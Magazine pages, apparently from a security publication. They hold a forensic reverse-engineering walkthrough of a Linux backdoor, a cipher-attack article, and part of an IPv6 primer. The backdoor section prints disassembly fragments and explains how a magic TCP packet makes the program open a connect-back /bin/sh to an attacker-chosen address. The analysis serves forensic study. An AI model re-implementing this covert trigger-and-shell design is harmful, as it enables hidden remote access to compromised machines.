


Figure 7. The reproduced function calls scheme

To locate other, still unidentified functions, we'll use the *grep* utility with the result file *out4*. We'll be looking for function calls that have no corresponding symbol (see Listing 6).

We discard the calls to functions added by the compiler (08048109: call 0x0804810e and 08048177: call 0x00000000), and we are left with a list of function calls that are most likely user-defined functions. Investigating the order in which function calls are made in the assembler code, we come up with an outline of control flow in the analysed program – shown in Figure 7.

When looking for functions, an important thing to know is that each function call begins with a so-called *preamble* and ends with a *postamble*. Looking through the program code and locating these parts enables us to determine the boundaries of specific functions.

The preamble:

```
push ebp
mov ebp, esp
```

The postamble:

```
mov esp, ebp
pop ebp
ret
```

or simply:

```
leave
ret
```

We should note that function calls in assembler code are managed with the `call` instruction. The parameter values are passed to functions by pushing them onto the stack. When the function finishes, the return value is stored in the `eax` register.

Analysing the actions performed by the examined program

We have identified the library functions used by the program, as well as the control flow between specific parts of user code. In our next step,

Listing 8. The `pcap_lookupnet` function

```
...
080489d8: lea 0xffffef8(%ebp),%eax
080489de: push %eax
080489df: lea 0xfffffec(%ebp),%eax
080489e5: push %eax
080489e6: lea 0xffffef0(%ebp),%eax
080489ec: push %eax
080489ed: push $0x80a6fe2 # Possible reference to rodata 'eth0'
080489f2: call 0x0804b220 <pcap_lookupnet>
...
```

Listing 9. The `pcap_open_live` function

```
...
08048a0f: lea 0xffffef8(%ebp),%eax
08048a15: push %eax
08048a16: push $0x0
08048a18: push $0x0
08048a1a: push $0xc8
08048a1f: push $0x80a6fe2 # Possible reference to rodata 'eth0'
08048a24: call 0x0804e0c4 <pcap_open_live>
...
```

Listing 10. Packet filtering code

```
...
08048a4b: pushl 0xfffffec(%ebp)
08048a51: push $0x0
08048a53: push $0x80a6fe7 # Possible reference to rodata 'dst port 80'
08048a58: lea 0xffffee0(%ebp),%eax
08048a5e: push %eax
08048a5f: pushl 0xffffef4(%ebp)
08048a65: call 0x08051de0 <pcap_compile>
...
08048a83: lea 0xffffee0(%ebp),%eax
08048a89: push %eax
08048a8a: pushl 0xffffef4(%ebp)
08048a90: call 0x0804e4b0 <pcap_setfilter>
...
```

we'll conduct the actual analysis of the actions that the examined program actually performs. As the resulting assembler code is quite long, we will show only its most important parts that have significant influence on the way the program works.

Since we know the location of the `main()` function, we'll use it to begin the analysis. First, the program calls the `signal()` function that defines signal handlers for signals sent to the process. As we know the prototype of this function (`signal(int signum, sighandler_t handler)`), we are able to conclude that the signal handler is defined

for signals 0x11 (SIGCHLD), 0x6 (SIGABRT), 0xf (SIGTERM), 0x2 (SIGINT) and 0x16 (SIGTTOU). The corresponding assembler code is shown in Listing 7.

The next code fragment calls the `pcap_lookupnet(const char *device, bpf_u_int32 *netp, bpf_u_int32 *maskp, char *errbuf)` function. This function identifies the network parameters of a specified network interface. We can be pretty sure that, in our case, the interface is `eth0` (see Listing 8).

When the network parameters are determined, the program calls the `pcap_open_live(const char *device, int snaplen, int promisc,`

Reverse engineering in forensic analysis

`int to_ms, char *errbuf)` function, which starts listening for incoming packets. By examining the values that are pushed onto the stack prior to calling the function, we see that the interface used for listening is `eth0` in non-promiscuous mode, and that 200 (0xc8) bytes of data will be captured. Listening in non-promiscuous mode means that the program will only capture those packets that are destined to the host running `kstatd` (see Listing 9).

In the next step, the program calls the `pcap_compile(pcap_t *p, struct bpf_program *fp, char *str, int optimize, bpf_u_int32 netmask)` function, which compiles a rule string into a filter program. The filter is then implemented by calling the `pcap_setfilter(pcap_t *p, struct bpf_program *fp)` function. If we examine the assembler code prior to calling the function, we see that only packets destined for port 80 of the compromised machine are to be captured (as the filter rule is `dst port 80`). This is shown in Listing 10.

When packet filtering is set up, the program calls the `fork()` function to start running in daemon mode.

```
...
08048aee:
    call 0x08060970 <__libc_fork>
...
```

Next, the program calls the `pcap_next(pcap_t *p, struct pcap_pkthdr *h)` function. This function captures the packets matched by the filter and returns the location of a buffer that holds the captured packet. In our case the buffer is located at the address `0xfffffed4(%ebp)`:

```
...
08048b37:
    pushl 0xfffffee8(%ebp)
08048b3d:
    pushl 0xfffffef4(%ebp)
08048b43:
    call 0x0804f5e0 <pcap_next>
08048b48:
    add $0x10,%esp
08048b4b:
```

Listing 11. Storing of TCP header

```
...
08048b94: mov    0xfffffedc(%ebp),%eax
08048b9a: mov    (%eax),%al
08048b9c: and   $0xf,%eax
08048b9f: movzbl %al,%eax
08048ba2: imul  $0x4,%eax,%eax
08048ba5: add   0xfffffed4(%ebp),%eax
08048bab: add   $0xe,%eax
08048bae: mov   %eax,0xfffffed8(%ebp)
...
```

Listing 12. Passing the control to pcap_next function

```
...
08048bb4: mov    0xfffffed8(%ebp),%eax
08048bba: mov    0xd(%eax),%al
08048bbd: and   $0x2,%eax
08048bc0: test  %al,%al
08048bc2: jne   0x08048bcc
08048bc4: jmp   0x08048b34
08048bc9: lea   0x0(%esi),%esi
08048bcc: mov    0xfffffed8(%ebp),%eax
08048bd2: mov    0xd(%eax),%al
08048bd5: and   $0x10,%eax
08048bd8: test  %al,%al
...
```

Listing 13. Calling the fork() function

```
...
08048be4: mov    0xfffffed8(%ebp),%eax
08048bea: movzwl 0x2(%eax),%eax
08048bee: sub   $0xc,%esp
08048bf1: push  %eax
08048bf2: call  0x080635c0 <htons>
08048bf7: add   $0x10,%esp
08048bfa: mov   %eax,%eax
08048bfc: mov   %eax,%eax
08048bfe: cmp   $0x50,%ax
...
08048c08: mov    0xfffffedc(%ebp),%eax
08048c0e: movzwl 0x4(%eax),%eax
08048c12: sub   $0xc,%esp
08048c15: push  %eax
08048c16: call  0x080635c0 <htons>
08048c1b: add   $0x10,%esp
08048c1e: mov   %eax,%eax
08048c20: mov   %eax,%eax
08048c22: cmp   $0x1fff,%ax
...
08048c2c: call  0x08060970 <__libc_fork>
...
```

```
...
    mov %eax,0xfffffed4(%ebp)
...
```

The subsequent lines of `main()` are responsible for verifying specific characteristics of the captured packet. First, the program

checks the length of the packet. If it happens to be less than 34 (0x22) bytes, no more checks are done and control is passed back to the location of `pcap_next` function call. The specified length is matched against the value of `len` field of the

pcap_pkthdr structure passed to pcap_next (located at the address 0xfffffee8(%ebp)). We can assume that this value corresponds to the length of link-level Ethernet frame header (14 bytes) and the length of IP header (20 bytes):

```
...
08048b60:
    mov 0xfffffee8(%ebp),%eax
08048b66:
    cml $0x22,0xc(%eax)
...
```

The address returned by pcap_next (0xfffffed4(%ebp)) is increased by 14 (0xe), probably to determine the location of the IP header within the buffer. The result is stored at the location 0xfffffedc(%ebp).

```
...
08048b70:
    mov 0xfffffed4(%ebp),%eax
08048b76:
    add $0xe,%eax
08048b79:
    mov %eax,0xfffffedc(%ebp)
...
```

Next, the program verifies the IP protocol version field of the captured packet. If the version value is other than 4, control is passed back to the location of pcap_next function call.

```
...
08048b7f:
    mov 0xfffffedc(%ebp),%eax
08048b85:
    mov (%eax),%al
08048b87:
    and $0xf0,%eax
08048b8c:
    cmp $0x40,%al
...
```

The next step is to locate the TCP header. The address of TCP header is calculated by multiplying the value of IP header length by four and increasing the result by 14 (0xe). The calculated address is stored at the location 0xfffffed8(%ebp) (see Listing 11).

Besides checking the length of the captured packet and IP protocol

Listing 14. Passing control to the address 0x08048848

```
...
08048c2c: call 0x08060970 <_libc_fork>
08048c31: mov  %eax,%eax
08048c33: mov  %eax,0xfffffec(%ebp)
08048c39: cml  $0x0,0xfffffec(%ebp)
08048c40: jne  0x08048b34
08048c46: sub  $0x8,%esp
08048c49: mov  0xfffffed8(%ebp),%eax
08048c4f: movzwl (%eax),%eax
08048c52: sub  $0x4,%esp
08048c55: push %eax
08048c56: call 0x080635c0 <htons>
08048c5b: add  $0x8,%esp
08048c5e: mov  %eax,%eax
08048c60: mov  %eax,%eax
08048c62: movzwl %ax,%eax
08048c65: push %eax
08048c66: mov  0xfffffed8(%ebp),%eax
08048c6c: pushl 0x4(%eax)
08048c6f: call 0x080635b0 <htonl>
08048c74: add  $0x4,%esp
08048c77: mov  %eax,%eax
08048c79: mov  %eax,%eax
08048c7b: push %eax
08048c7c: call 0x08048848
...
```

Listing 15. Passing the data between terminal and network connection

```
...
080487d4: lea  0xfffffb8(%ebp),%eax
080487d7: push %eax
080487d8: push $0x0
080487da: sub  $0x4,%esp
080487dd: push $0x80a6fda # reference to .rodata '/bin/sh'
080487e2: call 0x08060240 <basename>
080487e7: add  $0x8,%esp
080487ea: mov  %eax,%eax
080487ec: push %eax
080487ed: push $0x80a6fda # reference to .rodata '/bin/sh'
080487f2: call 0x080609b0 <execl>
...
```

version, the program verifies the TCP header flags. If the SYN flag is not set, or both SYN and ACK are set, control is passed back to the

location of pcap_next function call (see Listing 12).

Additionally, if the destination port specified in the TCP header

On the Net

- http://www.skyfree.org/linux/references/ELF_Format.pdf – the ELF format,
- <http://www.intel.com/design/Pentium4/documentation.htm> – Intel processors documentation,
- <http://elfsh.segfault.net/> – the elfsh utility,
- <http://hte.sourceforge.net/> – ht project homepage,
- <http://lcamtuf.coredump.cx/fenris/> – the fenris package,
- <http://www.honey.net.org/reverse/results/sol/sol-06/files/bin/> – scripts used to disassemble ELF files,
- <http://nasm.sourceforge.net/> – Nasm.

Reverse engineering in forensic analysis

is 80 (0x50), and the identification field of IP header is 8177 (0x1ff1), the program calls the `fork()` function and goes into daemon mode (see Listing 13).

When `fork()` finishes, the parent process continues running the loop, listening for more packets to come. The child process calls another function, passing the source port number and sequence number of the captured packet as its parameters. Control is passed to the address 0x08048848.

By examining the remaining function calls we can deduce that the program uses the `socket()` and `connect()` functions to establish a connection to the IP address smuggled in the TCP sequence number of the captured packet, using the source port of the packet (80) as the destination port of the connection. Next, the program opens a ter-

minal device and calls the `execle()` function to spawn a system shell `/bin/sh`. Subsequent function calls pass the data between the terminal and the connected socket (this is shown in Listing 15).

Modus operandi of the analysed program

The tricky character of the analysed program is now revealed. Its general purpose is to act as a backdoor. When launched, it goes into background mode and starts running as a daemon. It listens for packets destined for port 80 of the compromised machine and examines them for a number of conditions defined in the code. These include:

- packet size greater than 34 bytes, which is the sum of link-level Ethernet header length (14 bytes) and IP header length (20 bytes),

- IP header version field set to 4,
- TCP header SYN flag set (excluding packets with both SYN and ACK set),
- IP header identification field set to 8177 (0x1ff1).

If the above conditions are met, the program spawns a child process, which establishes a new connection using the sequence number of the intercepted packet as the destination IP address and the source port of the packet as the destination port.

The new connection is established by the compromised machine to the host specified by the intruder. Next, the program opens a terminal device and spawns a system shell. The program then enters a loop in which it passes data between the terminal and the socket connected to the intruders machine. ●

A D V E R T I S E M E N T

Take control of your network

Event Log Explorer



Centralized event analysis
in Windows networks

Exploring

Monitoring

Consolidation

Event Logs Export

Reports Generation


Advanced Search and Filter

www.eventlogxp.com

www.fspro.net

Designing a Crypto Attack on the Ccrp (Bit Shuffling) Cipher

Dale Thorn



A bitdump (after encryption) of Mary had a little lamb, its fleece was white as snow, and everywhere that Mary went the lamb was sure to go. Note the variable clustering of 1 and 0 bits. This is what actual random ciphertext should look like.

Ccrp was designed to be a highly secure private key encryptor for small files and messages, and uses bit-move logic as the primary means of *scrambling* the plaintext. Ccrp also uses a lookup table instead of a pseudorandom bit generator, and so to obtain good security with that method, the performance of the code is more on the order of a public key program than the private key types that people use for whole-disk encryption.

This article will demonstrate a unique and secure method of encrypting files, where the code contains clear examples of bit manipulation, fast sorting, buffer and file manipulation, and some simple user interface validation. There is little that the reader will have to know beyond the simplest level of programming, if the reader is willing to trace the execution of the code while trying to encrypt a very small example file of, say, two bytes.

Ccrp uses two arrays of variable length for random block size bit moves. The two arrays might start off like the following (See Table 1).

After sorting by the values in the random number array (See Table 2).

Note that after sorting, we discard the lookup table numbers, and use the randomized sequential array to move the bits from the old

positions (sequential array index) to the new positions (sequential array contents). No mathematics or *hash* values are required, since all bit positions are accounted for with none missing and no duplicates (more on this below).

Conventional crypto attacks

Conventional attacks range from the physical (trojan horse, keylogger, RFI monitoring) to the electronic (differential analysis, brute force, etc.) to social engineering scams such as the Man In

What you will learn...

- Crypto vulnerabilities and how to address some of them,
- How to manipulate bits,
- How to generate randomness from a lookup table, which is similar to playing card decks and lottery tumblers.

What you should know...

- Have an understanding of the relationship between bits and bytes,
- Be able to read C language code, on a beginner level at least.

Crypto attack on the Ccrp cipher

The Middle attack for public key systems. In conventional hosted crypto attacks that I'm aware of, the participants presumably use any means available to them to crack the ciphertext, short of physical spying or interrogation and torture, to name a couple of methods that would certainly be disallowed in a major public contest.

In crypto attacks that I've hosted, the challengers focused mainly on getting around the serial numbering (see below) *session key* method I used to make each encryption unique, rather than seriously investigate the possibility of finding a shortcut for decrypting multiple bit shuffled layers in a single pass. While I don't blame anyone for using any legal method to win a crypto challenge where actual prize money is offered, the real purpose of hosting a contest to crack the Ccrp cipher is to determine whether there is a fatal weakness in the cipher itself, rather than an arbitrary implementation detail.

Crypto attack hosting

Some of the best-known Crypto attacks are the Chosen Plaintext Attack and the Chosen Ciphertext Attack. For this article, I'll describe some chosen plaintext attacks I've hosted, and some suggestions for how to improve the methods to have a better chance of success. The primary difference between plaintext and ciphertext attacks, from my point of view, is how to create the crude equivalent of a *session key*; in other words, a computerized modification of the passwords so that each encryption of several files is done differently, even though the passwords entered are the same and the contents of the files may be identical.

The method I've used for plaintext attacks is to use the filename to reiterate the passwords. In a chosen ciphertext attack, the encryption server (ex: an ATM machine) would add a unique serial number to each transaction/file,

and that serial number or some iteration of it would modify the encryption, although the serial number itself would not be encrypted. That way, the ATM's decryption process would simply read the plaintext serial number, and in conjunction with the ciphertext, the passwords, and the decryption code, reproduce the plaintext. In my plaintext attack hosting, I've chosen to use the filename rather than add a unique serial number, for simplicity in testing. In a more formal challenge, I would switch to the serial numbering to preclude any tampering, or to alleviate any suspicions about the filename method.

Preliminary considerations

In conventional (XOR) cryptography, there is little point in running multiple sessions on a single file (i.e. adding *layers*), since all layers can be decrypted in a single pass by creating and applying a decryption *mask*, at least in theory. Multi-layer bit shuffled ciphertext cannot be decrypted in one pass, since there is no XOR process, and the shuffle pattern is different for each layer. You could create a mask after the processing is complete of course, but there would be little point in storing that mask anywhere, unless you created a two-step mask using another plaintext, so that you could *decrypt* your ciphertext to something like *Mary had a little lamb...* etc., the usefulness of which requires no explanation.

The simplest attack on the Ccrp cipher would be to send the host 'n' number of files, where 'n' equals the number of bits in the encrypted contest file. Each of the 'n' files would have one bit on and all other bits off, and the on bit would occupy a different position in each file, i.e. zero through n-1. If there were no filename or serial number used to modify the encryption for each file, then when the host returned the 'n' files to the attacker, encrypted with the same passwords as the encrypted contest file, the attacker could merely look at where each bit was moved to, and un-move the bits in the contest file

Table 1. Before Sorting

Index	Sequential array contents	Random array filled from lookup table
0	0	5743
1	1	13496
2	2	17729
3	3	8933
4	4	10150
5	5	14584
6	6	22362
7	7	31955
8	8	2867
9	9	16383

Table 2. After Sorting

Index	Sequential array	Random array
0	8	2867
1	0	5743
2	3	8933
3	4	10150
4	1	13496
5	5	14584
6	9	16383
7	2	17729
8	6	22362
9	7	31955

the same way, producing the secret plaintext and winning the contest!

At this point in the explanation, most cryptographers would assume that the process is weak, hanging as it were on one little factor, the filename or serial number. But an actual implementation of the cipher is not so simple. In one implementation I'm currently using, the first layer is actually an XOR layer from a bitstream created using the same lookup table as the main algorithm. This layer serves two purposes - one, to obfuscate the nature of the plaintext, should the plaintext have many more zero than one bits or vice-versa, and two, to prevent trial rearrangements of the bits to see if any one pattern comes close to success.

Again at this point, one is tempted to ask - why use this cipher at all? One, because it's based on the randomizing logic that's used in casinos and lotteries, two, because it doesn't incorporate math shortcuts that will allow easy decryption by quantum computers, and three, because the code is so simple that any average technical person can *own* the process and understand every aspect of it. This last point is absolutely vital to security, as history has shown time and again when people trust their vital secrets to erstwhile *trusted* agents.

Preparing the attack

In the current implementation, bits are moved a maximum distance of 189-1/2 bytes (1516 bits) per encryption layer. In a 12-layer encryption, bits would be moved a maximum distance of 2274 bytes, although the vast majority would be reshuffled back and forth to a final destination not far from their original positions. Any attempt to do analysis by shuffling followed by lexical parsing of the result must note that sampling just a few bytes at a time has no possibility of success unless all layers are decrypted in the correct sequence prior to sampling.

Taking into account all of the foregoing, I would not know how to describe a possible attack on the Ccrp cipher if the filename/serial number

feature and the first-layer XOR feature were both implemented in the encryption. If, however, we can ignore those features in the following text, and put aside the simple 'n' number of files attack described above, we can examine the algorithm at its core, and if we find that we can successfully compromise that, we can then turn our attention to the implementation features for further analysis.

Ccrp uses the lookup table numbers only to sort the sequential number array, and then the lookup table numbers are discarded. What this means is that the bit move-to positions are based on the relative size of the lookup table numbers compared to each other within the current bit *group* selected by the code. I would guess that we could create an array or lattice representing those relative values for each bit group, where the group size is the first lookup table number selected, and the group members are the next <size> numbers from the lookup table. In real-world terms, this lattice would be quite large for the 1048576 numbers in the current lookup table, and exponentially larger for a lookup table of 1048576 numbers squared, which is a possible implementation. The big lattice would not be a problem for a quantum computer, but it would be unworkable (I think) on a conventional computer.

To simplify this analysis, let's visualize a lookup table of only 32 numbers, similar to the number of balls in a lottery tumbler, or the 52 cards in a standard deck:

```
5 6 17 14 10 26 25 20 15 1 12 21 18 13
27 24 7 30 3 16 29 2 31 9 23 19 28 8 11
4 0 22
```

Again for simplicity, the first number we grab is 5, so the first group size is 5, and the five members of the group are 6, 17, 14, 10, and 26. The relative sizes of these numbers are 1, 4, 3, 2, and 5. Therefore, the first *row* of the lattice would be 1, 4, 3, 2, 5. To generate the second row, we will begin with the second number in the lookup table, and the second row will

then have the values 3, 2, 1, 6, 5, 4. Note that when the program reaches the end of the lookup table and requires more values to fill out the bit group size, it simply wraps around to the beginning of the table.

I will leave it to the readers to determine whether a mathematical shortcut can be substituted for the lattice just described, but in any case, it's the key to understanding what occurs within the Ccrp algorithm. If that lattice or the equivalent can be applied to a multi-layer Ccrp ciphertext in a reasonable time frame, then the filename/serial number logic will become irrelevant and perhaps only the above described first-layer XOR coding will prevent the failure of the Ccrp code, or maybe not.

The following is the DOS-code 'C' language listing. Note the typedefs that are used in the code. Different operating systems may require resizing some variables, and if so, you may have to resize one or more of the 'malloc()' allocations in the 'ifn_cryp' routine. There is a Windows version available in Visual Basic, and the VB code looks nearly identical to the 'C' code (The full code can be found at our website <http://www.hakin9.org/en>).

This program is called from a DOS (etc.) command line for encryption as follows: CCRP filename /e passwordno1 passwordno2 passwordno3... Decryption is called as follows: CCRP filename /d passwordno1 passwordno2 passwordno3... ●

About the Author

Dale Thorn is a software engineer by profession, since 1988. Prior to that he purchased some early personal computers and learned programming and database development while working in a manufacturing environment. The encryption program described here evolved from an original design by Dale for a simple password encryptor. Ccrp has been vetted on the cypherpunks forum of the 1990's, and against the various crypto FAQ's such as the sci.crypt FAQ's. The contact with the author: d_t_h_o_r_n@yahoo.com

LISTSERV® for Linux an idea to warm up to

The power and performance critical email lists need

The original builder of email communities with its invention in 1986, L-Soft's LISTSERV is today the leading industrial-strength email list manager. LISTSERV offers state-of-the-art deliverability features and is the only email list software with the security of integrated virus protection. LISTSERV can be controlled from anywhere on the Internet through its fully customizable Web interface. LISTSERV is renowned for its flexibility, scalability and performance.

Download LISTSERV Evaluation or LISTSERV Free Edition for Linux:
<http://www.lsoft.com/download/listserv.asp>
<http://www.lsoft.com/download/listservfree.asp>



The screenshot displays the LISTSERV 15.0 web interface. The main heading is "Subscriber Reports (NEWSLETTER)". Below this, there are navigation links: "Server Administration", "List Management", "List Moderation", "Subscriber's Corner", and "Email Lists". The interface includes a "Select List" dropdown menu set to "NEWSLETTER The weekly newsletter". There are search options for subscribers and filter rules. A table titled "NEWSLETTER (14 Subscribers)" is visible, showing columns for Subscriber Names, Mail Style, Mail Status, Restrictions, and Subscription Date. The table contains five rows of subscriber data. Below the table, there are controls for "Subscribers per Page" (set to 5) and "Delete Selected Subscribers".

Subscriber Names	Mail Style	Mail Status	Restrictions	Subscription Date
<input type="checkbox"/> beige@EXAMPLE.COM A Beige	Regular	Mail	No Post	31 Oct 2006
<input type="checkbox"/> black@EXAMPLE.COM B Black	Regular	Mail	No Post	31 Oct 2006
<input type="checkbox"/> brown@EXAMPLE.COM T Brown	Regular	No Mail	No Post	31 Oct 2006
<input type="checkbox"/> gray@EXAMPLE.COM S Gray	Digest	Mail	No Post	31 Oct 2006
<input type="checkbox"/> green@EXAMPLE.COM W Green	Regular	Mail	No Post	31 Oct 2006

LISTSERV for Linux is available for i386, 64-bit and S/390 architectures. Virus protection is provided by the integrated F-Secure® Anti-Virus. LISTSERV Free Edition is available for non-profit hobby users. LISTSERV is available only from L-Soft.



Introduction to IPv6

Gr@ve_Rose (Sean Murray-Ford)



Internet Protocol version 6 (IPv6) is a network layer protocol for packet-switched internetworks. It is designated as the successor of IPv4, the current version of the Internet Protocol, for general use on the Internet.

Preamble: I will be using examples from my own network and, as such, will be sanitizing the examples. More than likely, you have heard of IP version six but most of you reading this will probably not have a lot of hands-on experience using it. Although it is quite the topic and, at first, may seem a bit daunting, it is really easy to learn as long as you draw similes to IP version four with a few new twists and turns.

IPv6 addresses still have network, subnet, broadcast and multicast addresses just like their predecessors in version four. However, the addressing schema has now moved from 32-bit to 128-bit which gives us quite a lot of addresses in comparison. Since we have multiplied our addressing space by four times, we need a new way to utilize them efficiently so the move from a decimal base to a hexadecimal base was made. Each IPv6 address is comprised of eight groupings of four hexadecimal numbers. For instance you may see an address like 3ffe:a3d2:19f3:bbe4:c0e5:bd16:32a7:cce8 which is indicative of a fully expanded IPv6 address. The reason I say *fully expanded* is because you can shorten an IPv6 address by omitting any leading zeros in a grouping as long as nothing else

precedes them in the group. Let us say that you have 3ffe:0001:0002:0003:0004:0005:0006:0007 as an address. You can represent this as 3ffe:1:2:3:4:5:6:7 and your IPv6 stack will still recognize it. Also, in terms of shortening an address, if you have a group of zeros only (or multiple groups of zeros in succession) you can use "::" (double colon's) to omit them. Again, another example: 3ffe:0000:0000:0000:0000:0000:0000:1234 could be shown as 3ffe::1234 instead. The rule to this is that you can only do this once per IP address. If we had 3ffe:0000:aaaa:0000:0000:0000:0000:1234 instead, we could do one of two shortenings: 3ffe::aaaa:0000:0000:0000:0000:1234 or 3ffe:0000:aaaa:1234 to save ourselves some typing.

What you will learn...

- connect your *nix machine to IPv6,
- IPv6 setup and information.

What you should know...

- at least the basics of the prefixes.

Before starting in IPv6 you would have to know about prefixes. Prefixes are the first part of an IPv6 address which tells us what kind of address we are working with. In the previous examples, the prefix used is 3ffe, which is a reserved prefix for the (now deprecated) 6bone backbone. If you ever come across anyone with that IP prefix, you could tell right away that they are on the 6bone just based on the prefix of the address. Most prefixes have special uses as well; just as 224.x.y.z in IPv4 is part of the multicast grouping, we have ff in IPv6. Let us examine some of the prefixes in IPv6 and what they are used for.

Site-local prefix (fec0~feff)

Site-local prefixes are intended to be non-routable addresses. You could draw a simile to the RFC-1918 (hide NAT) IP addresses of IPv4, however, site-local addresses are being deprecated as there is really no point in subjecting your networks to hide NAT with IPv6.

Global Unicast prefix (2001)

Global unicast addresses are what are being used today for address assignment. Should your ISP provide you an IPv6 address (or you acquire one from a tunnel broker) you will most likely have an address within the Global Unicast prefix range.

IPv4 Compatible prefix (::ffff:)

To maintain compatibility between stacks, IPv6 is backwards compatible with IPv4. If you ever need to address an IPv4 address from IPv6 (providing you have proper routing and inter-protocol instrumentation) you can use ::ffff:1.2.3.4 to access 1.2.3.4 from an IPv6 machine.

Link-local prefix (fe80~febf)

Although they will be seen first in your IPv6 travels, I left this group to be closer to the last because link-local prefixes are special addresses in their own right for quite a few reasons. First, they are automatically generated based on the MAC address of the interface. This is known as Stateless Autoconfiguration and will introduce

us to Duplicate Address Detection (DAD) which we will cover in a moment. Secondly, link-local addresses (for the most part) start with fe80 and are all part of a /64 network. Why is this important? Link-local stateless autoconfigured addresses will allow you to setup a quick ad hoc network without the need for a DHCP/BOOTP server or static addressing because everyone will be on the same /64 network. Let us assume that you and a few hundred of your friends get together to play some games, share files and perform security audits on one another (your a-typical geek weekend) – Instead of having to setup everyone on static IP addressing or have someone setup a server to hand out IP addresses, everyone just turns their computers on and, as long as you are plugged into a switch or hub properly, you can start having fun right away. Duplicate Address Detection, as mentioned earlier, is IPv6's way of checking for duplicate IP addresses during stateless autoconfiguration. Should some other device have the same link-local address as the one we are trying to register, we won't configure ourselves and must be configured manually.

The caveat to link-local addresses is that any routing device will not forward these from one interface to another and hence you will never be able to cross link-local subnets or have a link-local address show up on the Net in any relevant way.

Multicast prefix (ff)

Multicast prefixes begin with two “f” characters and the next two characters indicate which multicast group the traffic is destined for. As an example, a series of routing devices participating in RIP would show us a lot of traffic to ff02::9 which is the multicast (ff) to all link-local router addresses (02) participating in RIP (9). A handy list of multicast addresses can be found at <http://www.iana.org/assignments/ipv6-multicast-addresses> for those of you who may be interested.

There are other prefixes which you will come across, however it

would take up quite a lot of space in this article and would mostly be copied from their respective RFC's. The ones mentioned above are common and you will encounter them when working with IPv6.

Neighbor Discover is another new feature of IPv6 which is sent by a node to determine the link-layer address of a neighbor. It may also be sent by a node to verify that a neighbor is still reachable by a cached link-layer address and are also used for duplicate address detection as mentioned above. Take a look at the following capture between two of my computers. See Listing 1.

I have highlighted a few of the important bits. First off, the capture filter I used was `tcpdump -n -vv -e -s 320 -i eth0 ip6 and not port 22` – I was SSH'd into the target machine over IPv6 so I did not want to capture a recursive dump of that traffic.

The first highlighted bit is the link-local address of my source machine. Take note of the double colon trick after the link-local prefix (fe80). The second address is the global unicast address for the target. Once again, the double colon trick is in effect here. You can see that the type of ICMP packet is a neighbor solicitation asking who has that IP address. I have highlighted, as well, the MAC address of the source machine in the latter part of the packet which is also shown after the timestamp at layer two.

The reply packet looks very similar to the first with the source and destination IP addresses reversed (as is expected) but the packet type has now changed to neighbor advertisement and also provides information about the host IP in the fact that it is a router and can be solicited for routing instrumentation.

Those who are focused on network security will realize that this has the potential to be a huge security risk passing out router information at this level. Don't worry too much as this can be mitigated with some configuration and, also, that link-local addresses will never be routed so this traffic will be limited to devices on the same link as one another.

Listing 1. A capture between two computers

```
08:47:29.790180 00:80:c6:f1:b3:ae > 00:c0:f0:2a:0d:6f, ethertype IPv6 (0x86dd), length 86: (hlim 255, next-header:
ICMPv6 (58), length: 32) fe80::280:c6ff:feff:b3ae > 2001:dead:beef::1: [icmp6 sum ok] ICMPv6,
neighbor solicitation, length 32, who has 2001:dead:beef::1

source link-address option (1), length 8 (1): 00:80:c6:f1:b3:ae
0x0000: 0080 c6f1 b3ae

08:47:29.790331 00:c0:f0:2a:0d:6f > 00:80:c6:f1:b3:ae, ethertype IPv6 (0x86dd), length 78: (hlim 255, next-header:
ICMPv6 (58), length: 24) 2001:dead:beef::1 > fe80::280:c6ff:feff:b3ae: [icmp6 sum ok] ICMPv6,
neighbor advertisement, length 24, tgt is 2001:dead:beef::1, Flags [router, solicited]
```

Although this is all well and good, how do you, the reader, get started with IPv6 to run tests of your own? I run Linux exclusively so that is what I will focus on, however, Windows does have IPv6 support natively (except 2000 which requires an add-on pack) and can be manipulated through the *netsh* terminal prompt.

If you are running a vanilla kernel equal to or later than the 2.6 series, you should already have IPv6 support loaded in as a module. If you have recompiled your kernel, or running something earlier, check to see if you can load the IPv6 module in with *insmod ipv6*. If you can not run it, then you may need to recompile your kernel which is outside the scope of this article. Once you have loaded the module or if it's already in

your kernel, do a quick *ifconfig -a* to see the listing of your devices and you should see something like in Listing 2.

Notice that my physical interface has a link-local address based on the MAC address of the hardware. Also my loopback interface has the IPv6 loopback address assigned to it (::1) with a host-based subnet (/128). Lastly, we have a new device called *sit* which stands for Simple Interface Transition and can be used for multiple encapsulation techniques. For our case, as can be seen in the *encap* method to tunnel IPv6 within an IPv4 tunnel. Since this machine is not my border device, we do not have to create any tunnels to route with, however, it only has a link-local address currently on the physical in-

terface. Do not worry, we will get past that in just a moment.

On my border device I am running Linux with *iptables* and *ip6tables* for my firewall solution as well as hosting a personal website and SSH server. My ISP does not natively support IPv6 so I have subscribed to a free tunnel broker service which assigns me a /48 network to use for my needs. This translates into (over) a quintillion addresses give or take a few billion combinations. For every group of four, you have 65536 possible addresses and, on a /48, that leaves us five groupings of 65536 addresses. Since you can have multiple address combinations across groupings, we take our one grouping and raise it to the power of five for the number of remaining groups.

